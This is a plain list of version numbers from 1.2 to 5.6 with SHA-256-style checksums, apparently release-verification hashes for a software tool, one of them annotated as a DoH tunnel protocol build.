1.2 – c322a23ff73d843a725174ad064c53c6d053b6788c8f441bbd42033f8bb9290c
1.7 – 75c2d4abecf1cc95ca8aeb820e65da7a286c8ed9423630498a95137d875dfd28
1.9 – 9420060391323c49217ce5d40c23d3b6de08e277bcf7980afd1ee3ce17733da2
2.1 – 13013d2f96c10b83d79c5b4ecb433e09dbb4f429f6d868d448a257175802f0e9
2.2 – 318e4d4421ce1470da7a23ece3db5e6e4fe9532e07751fc20b1e35d7d7a88ec7
2.8 – f3257b1f0b2ed1d67dfa1e364c4adc488b026ca61c9d9e0530510d73bd1cf77e

3.1 – affaf5f9ba5ea974c605f09a0dd7776d549e5fec2f946057000abe9aae1b3ce1
3.2 – 865aaf13902b312a18abc035f876ad3dfedce5750dba1f2cc72aabd68d6d1c8f
3.4 – ca18a3331632440e9b86ea06513923b48c3d96bc083310229b8c5a0b96e03421
3.5 – 43a2052b87100cf04e67c3c8c400fa203e0e8f08381929c935cff2d1f80f0729
3.6 – fd5f7648d03eec06c447c1c562486df10520b93ad7c9b82fb02bd24b6e1ec98a
3.7 – 1adba4f7a2c9379a653897486e52123d7c83807e0e7e987935441a19eac4ce2c
3.9 – 1cf5c409811bafdc4055435a4a36a6927d0ae0370d5197fcd951b6f347a14326
4.0 – 8e2bd71e4783c80a523317afb02d26cac808179c57834c5c599d976755b1dabd
4.1 – ec3c35f17e539fe617ca2e73da4a51dc8efedda94fd1f8b50a5b77d63e58ba5c
4.2 – 368cebac47e36c81fb2f1d8292c6c89ccb10e3203c5927673ce05ba29562f19c
4.3 – dab4ce5fbb1721f24bbb9909bb59dcc33432ccf259ee2d3a1285f47af478416d
4.4 – 6a03efa4ffa38032edfb5b604672e8c9e01a324f8857b5848e8160593dfb325e
4.5 – f899993c6109753d734b4faaf78630dc95de7ea3db78efa878da7fbfc4aee7cd
4.6 – ffaebdbc8c2ecd63f9b97781bb16edc62b2e91b5c69e56e675f6fbba2d792924
4.7 – a0dd408a893f4bc175f442b9050d2c328a46ff72963e007266d10d26a204f5af
4.8 – a0181864eed9294cac0d278fa0eadabe68b3adb333eeb2e26cc082836f82489d
4.9 – 831334e1e49ec7a25375562688543ee75b2b3cc7352afc019856342def52476b
4.9 – 8c9d7345935d46c1602936934b600bb55fa6127cbdefd343ad5ebf03114dbe45 (DoH tunnel protocol)
5.0 – 08d8dd235769dc19fb062299d749e4a91b19ef5ec532b3ce5d2d3edcc7667799
5.1 – ff2d59e8a0f9999738c83925548817634f8ac49ec8febb20cfd9e4ce0bf8a1e3
5.2 – 4859ab9cd5efbe0d4f63799126110d744a42eff057fa22ff1bd11cb59b49608c
5.3 – e9ff37663a8c6b4cf824fa65a018c739a0a640a2b394954a25686927f69a0dd4
5.4 – df98a8b9f15f4c70505d7c8e0c74b12ea708c084fbbffd5c38424481ae37976f
5.5 – 78d6dc4d6388e1a92a5543b80c038ac66430c7cab3b877eeb0a834bce5cb7c25
5.6 – 16427dc764ddd03c890ccafa61121597ef663cba3e3a58fc6904daf644467a7c